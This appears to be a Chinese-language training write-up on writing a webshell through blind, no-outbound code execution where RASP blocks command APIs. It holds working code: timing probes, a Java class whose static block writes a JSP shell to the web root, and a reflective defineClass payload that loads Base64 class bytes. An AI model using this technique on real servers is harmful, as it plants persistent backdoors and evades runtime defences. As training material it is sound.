作训Writeup - 无回显不出网代码执行写 webshell

环境说明

说明

• 限制使用命令执行的方式去写 webshell

题意

- 1. 为什么不使用命令执行的方式写入webshell?
 - 。 命令执行所需的 api 被 rasp hook 掉
 - o 终端防护拦截执行命令、有进程监控
- 2. 为什么不直接打入内存马? 因为在某些场景可能无法成功植入内存马,例如:
 - o 内存马植入所需相关的 api 被 rasp hook 掉
 - · 植入内存马的的数据包太大 (nginx反代请求数据会有大小限制)


预期题解

原理

- 通过延时判断漏洞存在
- defineClass 加载byte[] 获取Class对象,实例化该对象时执行静态代码块中的文件写入payload。
- 0、延时判断漏洞是否存在

```
# Thread.sleep()
java.lang.Thread.sleep(5000)

# Process.waitFor() 此次环境不适用
java.lang.Runtime.getRuntime().exec("sleep 3").waitFor();
```



1, ShellWriter.java

```
import java.io.BufferedWriter;
import java.io.FileWriter;


public class ShellWriter{
    static {
        try {
            String path = Thread.currentThread().getContextClassLoader().getResource("../../").getPath();
            BufferedWriter out = new BufferedWriter(new FileWriter(path + "/b_shell.jsp"));
            out.write("[shell_raw_content]");
            out.close();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

2、编译 ShellWriter. java, 生成对应的字节数组并进行Base64编码处理

- Class -> ByteArray -> BASE64
- 3、构造payload

```
# b_shell.jsp
var clazz = java.security.SecureClassLoader.class;
var method = clazz.getSuperclass().getDeclaredMethod('defineClass', 'anything'.getBytes().getClass(),
    java.lang.Integer.TYPE, java.lang.Integer.TYPE);
method.setAccessible(true);
var classBytes = '[base64_enc_content]';
var bytes = java.util.Base64.getDecoder().decode(classBytes);
var constructor = clazz.getDeclaredConstructor();
constructor.setAccessible(true);
var clz = method.invoke(constructor.newInstance(), bytes, 0 , bytes.length);
print(clz);
clz.newInstance();
```

4、效果如图



id

